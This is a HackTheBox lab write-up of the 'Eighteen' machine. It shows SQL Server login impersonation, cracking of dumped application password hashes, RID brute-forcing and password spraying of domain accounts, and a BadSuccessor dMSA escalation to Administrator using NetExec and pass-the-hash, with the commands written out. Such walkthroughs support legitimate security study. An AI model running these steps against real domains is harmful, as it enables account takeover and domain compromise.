A write-up of the HackTheBox machine “Eighteen”. This box revolves around turning application password hashes into an Active Directory foothold, then looks at the dMSA privilege-escalation path that Windows Server 2025 introduced.

The host is a domain controller for eighteen.htb (DC01), and we are given one SQL Server login, kevin. Three TCP services are exposed: an IIS site on 80, SQL Server 2022 on 1433, and WinRM on 5985. DNS on 53/udp confirms the domain controller role. The path runs from the SQL login, through an application database and the password hashes stored in it, to a domain account reachable over WinRM, and from there toward a delegated managed service account (dMSA) escalation specific to Server 2025.
We start with an Nmap scan:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 11:03 EST
Nmap scan report for eighteen.htb (10.10.11.95)
Host is up (0.012s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Welcome - eighteen.htb
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-12-22T22:51:25
|_Not valid after:  2055-12-22T22:51:25
| ms-sql-ntlm-info:
|   10.10.11.95:1433:
|     Target_Name: EIGHTEEN
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: eighteen.htb
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
|_    Product_Version: 10.0.26100
| ms-sql-info:
|   10.10.11.95:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-12-22T23:03:51+00:00; +7h00m11s from scanner time.
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m10s, deviation: 0s, median: 7h00m09s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.89 seconds
The SQL Server NTLM information gives the domain and hostname, DC01.eighteen.htb, which goes into /etc/hosts for potential lookups.
The IIS site is a financial-planning application with the usual account pages. We can collect information by performing directory fuzzing with Ffuf:
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://eighteen.htb/FUZZ
That gives us the /admin, /login, /register, /dashboard and /features endpoints. Under /register, we find a registration form that, upon trying to register a user called admin, an admin account already exists:

This is useful information, but HTB gave us credentials to the SQL server, so that is where we go next.
A foothold in SQL Server
The kevin login authenticates to the SQL server on port 1433. The first thing to check on any database login is what it can impersonate, since impersonation is a common route to higher privilege inside the instance.
SELECT DISTINCT b.name
FROM sys.server_permissions a
JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE';

The query shows that kevin can impersonate the appdev login. Impersonating sa would be the ideal outcome, so we test for it, but appdev is not a member of sysadmin.
EXECUTE AS LOGIN = 'appdev';
SELECT SYSTEM_USER;
SELECT IS_SRVROLEMEMBER('sysadmin');
With some prodding, we find that appdev has access to the financial_planner database, the store behind the web application. We list its tables:
SELECT * FROM financial_planner.information_schema.tables;
The users table is noteworthy, so let’s have a look:
SELECT * FROM financial_planner.dbo.users;
That returns the application accounts and their password hashes, including the admin user:
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      [email protected]   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03

1005   Test User   testuser   [email protected]        pbkdf2:sha256:600000$zTxZNNaxm6J6K52R$ea4c897676d0a043e54d0edf9919e4d8b04fa4793b79d025663287d420dda3d2          0   2025-12-22 16:37:30

1006   testt       testt      [email protected]      pbkdf2:sha256:600000$w4dE2nVXk7N7Sq3h$bc3ef86ee13e4d4eb14b8f168993cec325c889b94775c0097f2538c6d5e2d501          0   2025-12-22 16:39:08
Cracking the application hashes
Some Googling learns that the hashes are in Werkzeug format, the default for Flask applications:
pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$xxxx
The structure is pbkdf2:sha256, an iteration count, a salt, and the derived key. Hashcat has no mode for that exact prefix, but its Django mode (-m 10000, pbkdf2_sha256) uses the same primitive with the same iteration count and salt. The one difference is that Django stores the derived key base64-encoded, while Werkzeug stores it as hex. Converting between the two is a matter of decoding the hex and re-encoding it as base64.
Rather than guess, we confirm the conversion against a hash whose plaintext we already know. Registering an account with the password test gives us its stored hash (you can see it in the database above, too), and applying the transform to the hex portion produces the base64 form:
echo -n 'bbc12dba240e3c75b8395b5f4dfa01378f17bdb9a46ecc931a0dd946fd7688a6' | xxd -r -p | base64
# u8EtuiQOPHW4OVtfTfoBN48XvbmkbsyTGg3ZRv12iKY=
Reassembled into Django’s layout, this is a hash hashcat will accept:
pbkdf2_sha256$600000$lY70jEC8lpq2MKGY$u8EtuiQOPHW4OVtfTfoBN48XvbmkbsyTGg3ZRv12iKY=
With the method verified, we apply the same steps to the admin hash and run it against rockyou.txt:
hashcat.exe -m 10000 -a 0 hash.txt wordlists\rockyou.txt
That gives us the password: iloveyou1!
From a password to a shell
A cracked application password is only as useful as the accounts that reuse it. admin does not exist as a domain account over WinRM, so the password alone gets us nowhere. To find where it might be reused, we first need domain usernames. Fortunately, SQL Server can supply them: an authenticated login can walk the domain by relative identifier.
nxc mssql 10.10.11.95 --rid-brute -u 'kevin' -p 'xxxx' --local-auth
This yields a set of EIGHTEEN\ accounts:
jamie.dunn
jane.smith
alice.jones
adam.scott
bob.brown
carol.white
dave.green
Spraying iloveyou1 across that list against WinRM finds a match. adam.scott reused the application password, and the account is a member of a group with remote-management rights, so the credential is enough for an interactive session.

That also gives us the user flag:

Privilege escalation: Server 2025 and BadSuccessor
whoami /priv shows nothing exploitable, and systeminfo is blocked, but the registry gives up the build.
Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'

The host is Windows Server 2025 Datacenter (build 26100). That version is relevant, because it is the first to ship delegated managed service accounts, and with them the technique Akamai published in 2025 as BadSuccessor.
But what is BadSuccessor? To explain that, we need to get into some dMSA theory. dMSA is the successor to the group managed service account (gMSA). It is meant to replace a legacy service account through a supported migration: an administrator links the new dMSA to the old account, the dMSA inherits the account’s configuration, and the old account is disabled. The migration is tracked by two attributes on the dMSA, msDS-ManagedAccountPrecededByLink (the account being taken over) and msDS-DelegatedMSAState (the migration status, where a value of 2 means complete).
The weakness is in how authentication treats a completed migration. When a dMSA that has superseded another account authenticates, the KDC builds its Privilege Attribute Certificate (PAC) to include not only the dMSA’s own SID but also the SID and group memberships of the account it replaced. BadSuccessor abuses this by writing the two attributes directly: point msDS-ManagedAccountPrecededByLink at any target, set the state to complete, and the dMSA authenticates with the target’s privileges. No rights over the target account are required. The only thing needed is write access to a dMSA object, and if none exists, anyone holding Create msDS-DelegatedManagedServiceAccount or Create all child objects on an organisational unit can create one.
So the escalation reduces to a question of OU permissions: does adam.scott, or a group it belongs to, hold create rights over any OU?
We first try BloodHound:
sudo bloodhound-python -p 'iloveyou1' -u 'adam.scott' -d eighteen.htb -ns 10.10.11.95 --zip
That doesn’t work, because LDAP and Kerberos are not exposed externally. Collection therefore has to be done from the session on the host – we can use the SharpHound collector, or we can just check the internal groups manually. Doing that tells us:
  Current user: adam.scott
  Current groups: Domain Users, Everyone, Users, Builtin\Pre-Windows 2000 Compatible Access, Builtin\Remote Management Users, Network, Authenticated Users, This Organization, IT, NTLM Authentication
Getting through with SharpHound and importing it into our BloodHound, we see that adam.scott is a member of:

Fortunately for us, BadSuccessor has been imported as a module in NetExec:
nxc ldap dc01.eighteen.htb -u adam.scott -p 'iloveyou1' -M badsuccessor -o TARGET_OU='OU=Staff,DC=eighteen,DC=htb' DMSA_NAME=b0nkel TARGET_ACCOUNT=Administrator
This gives us a TGT as b0nkel$ and with the --use-kcache we can flag we can test our access on the DC – and that comes back with (Pwn3d!). We can get the local Administrator hash on behalf of our privileged user and then WinRM using Pass-the-Hash to fully compromise the machine.